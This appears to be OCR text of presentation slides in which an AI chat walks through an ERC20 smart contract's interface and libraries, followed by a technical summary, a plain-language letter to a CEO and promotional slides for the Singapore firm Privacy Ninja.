
1. **totalSupply() Function:**
   - This function is used to get the total supply of tokens in existence.
   - It's an external function with a view modifier, meaning it doesn't alter the state and can be called from outside the contract.
   - The function returns a `uint256` representing the total supply.

As expected, this is a standard method in the ERC20 interface. We'll continue examining the subsequent methods in the `IERC20` interface and then move on to the main contract.

Continuing with the `IERC20` interface definition:

1. **balanceOf() Function:**
   - This function returns the amount of tokens owned by a specific `account`.
   - It's an external function with a view modifier.
   - The function takes an `address` parameter (the account's address) and returns a `uint256` representing the balance of that account.
2. **transfer() Function (partial description):**
   - This function is used to transfer tokens from the caller's account to a specified recipient

AIPRM




1. **transfer() Function (complete):**
    - As previously mentioned, this function transfers tokens from the caller's account to a specified `recipient`.
    - It takes in two parameters: an `address` (recipient's address) and a `uint256` (amount to be transferred).
    - The function returns a `bool` indicating the success or failure of the transfer.
2. **allowance() Function (partial description):**
    - This function returns the remaining number of tokens that a specified `spender` is allowed to spend on behalf of an `owner`.
    - By default, this value is zero.
    - The allowance can change when functions `approve` or `transferFrom` are called, as they set or utilize the allowed spending limit.

Let's continue to see the rest of the `allowance()` function and other subsequent methods in the `IERC20` interface.

Continuing our examination:

AIPRM
AIPRM




Continuing our examination:

1. **allowance() Function (complete):**
   - This function, as previously mentioned, returns the remaining number of tokens that a `spender` is allowed to spend on behalf of an `owner`.
   - It takes two parameters: the `owner`'s address and the `spender`'s address.
   - The function returns a `uint256` indicating the amount of tokens the `spender` can spend on behalf of the `owner`.
2. **approve() Function:**
   - This function sets a specified `amount` as the allowance of a `spender` over the caller's tokens.
   - It returns a boolean value indicating whether the operation succeeded.
   - The function emits an `Approval` event, which is a standard event in ERC20 tokens to log approvals of spending allowances.
   - An important note is provided in the comments, highlighting the potential risks of changing an allowance. Specifically, there's a risk of a race condition where someone might use both the old and new allowances due to transaction ordering. A suggested mitigation is to first set the allowance to 0 and then set the desired value. This is a known issue and the provided solution is a recommended best practice.

Let's proceed to the remaining methods in the `IERC20` interface and then the main

AIPRM




Continuing our examination:

1. **Approval Event (complete):**
   - As mentioned, this event is emitted when the allowance of a `spender` for an `owner` is set by a call to the `approve` function.
   - The event parameters include the `owner`'s address (indexed), the `spender`'s address (also indexed), and the `value` of the new allowance.
2. **Comments on SafeMath:**
   - A cautionary note mentions that this version of `SafeMath` should be used with Solidity 0.8 or later because it relies on the compiler's built-in overflow checks.
   - A further note indicates that `SafeMath` is no longer needed from Solidity 0.8 onwards due to the compiler's built-in overflow checking mechanism. This is accurate. In earlier versions of Solidity (prior to 0.8), the SafeMath library was commonly used to prevent integer overflow and underflow errors. But starting with version 0.8, these checks are built-in.


We'll proceed to examine the rest of the contract. It appears we might be transitioning from the interface definition to utility libraries or the main contract. Let's dive in.

AIPRM
AIPRM



Technical Summary:

1. **IERC20 Interface:**
   - Standard ERC20 functions are present. Ensure that the main contract correctly implements these functions.
2. **SafeMath Library:**
   - Uses Solidity 0.8's built-in overflow and underflow checks.
   - Includes functions for safe arithmetic operations.
   - Contains deprecated functions with custom error messages, which can be memory-intensive. Consider removing or replacing them.
3. **Context Contract:**
   - Provides abstraction over `` `msg.sender` `` and `` `msg.data` ``. If using meta-transactions or advanced patterns, ensure the correct context is always used.
4. **Address Library:**
   - Provides utility functions for addresses, including checks for contract addresses and safe ETH transfers.
   - Contains functions for low-level calls, including static and delegate calls. These need careful handling:
     - Ensure that external contracts called are trusted or handle potential malicious behavior.
     - Be cautious of reentrancy vulnerabilities, especially with `` `sendValue()` ``. Consider



Dear CEO,

We've conducted a thorough review of the provided smart contract. Here's a simplified summary of our findings:

1. **Basic Structure**: The contract follows some standard templates known in the industry, ensuring it adheres to commonly accepted practices.
2. **Math Operations**: The contract uses a specialized set of tools to ensure that basic arithmetic operations, like addition or subtraction, are safely conducted without errors.
3. **User Interactions**: The contract has mechanisms to understand who is interacting with it and in what capacity. This ensures that transactions are conducted securely and transparently.
4. **Address Utilities**: The contract has a set of tools to handle operations related to Ethereum addresses, ensuring that ether can be securely sent or received and that interactions with other contracts are safely managed.
5. **Points of Caution**: While the contract has robust structures, there are certain areas where extra care is needed. These mainly revolve around sending money or interacting with unfamiliar contracts. It's like ensuring that a check is genuine before cashing it or verifying a partner's credibility before entering a business deal.

AIPRM

How Privacy Ninja Is Making Use Of AI For Day To Day Operations

- 📚 Dumbing Down Technical Terms/Reports
- 🌏 Digital Marketing & Content Marketing (SEO, PPC)
- 🤖 Customer Service Product/Service Knowledge Gap
- ✉️ Email Outreach
- 🔄 Follow Ups
- 📈 Threat Intelligence Briefings
- 📝 Documentation Assistance
- 💼 Sales Assistance
- 🚀 Product Onboarding
- 🎓 CyberSecurity Training & Workshops Content Creation

Privacy Ninja

Dollar AI Club

Premium AI Academy

MISSION & SAVINGS

- Accessible AI Education
- Time & Money Saving

TRENDS & INSIGHTS

- Latest Market News
- Actionable Insights

PRACTICAL GUIDES

- How-To Guides
- Networking Events

EXCLUSIVE ACCESS

- Premium Contents
- Member-Only Events

THANK YOU!

📷 Instagram: @dexteee
📘 Facebook: Dexter ian Ng
🔗 LinkedIn: www.linkedin.com/in/dexterng
🐦 Twitter: @dexterngdotasia

Dexter Ng, Chief Technology Officer

AntiHack & Privacy Ninja

www.privacy.com.sg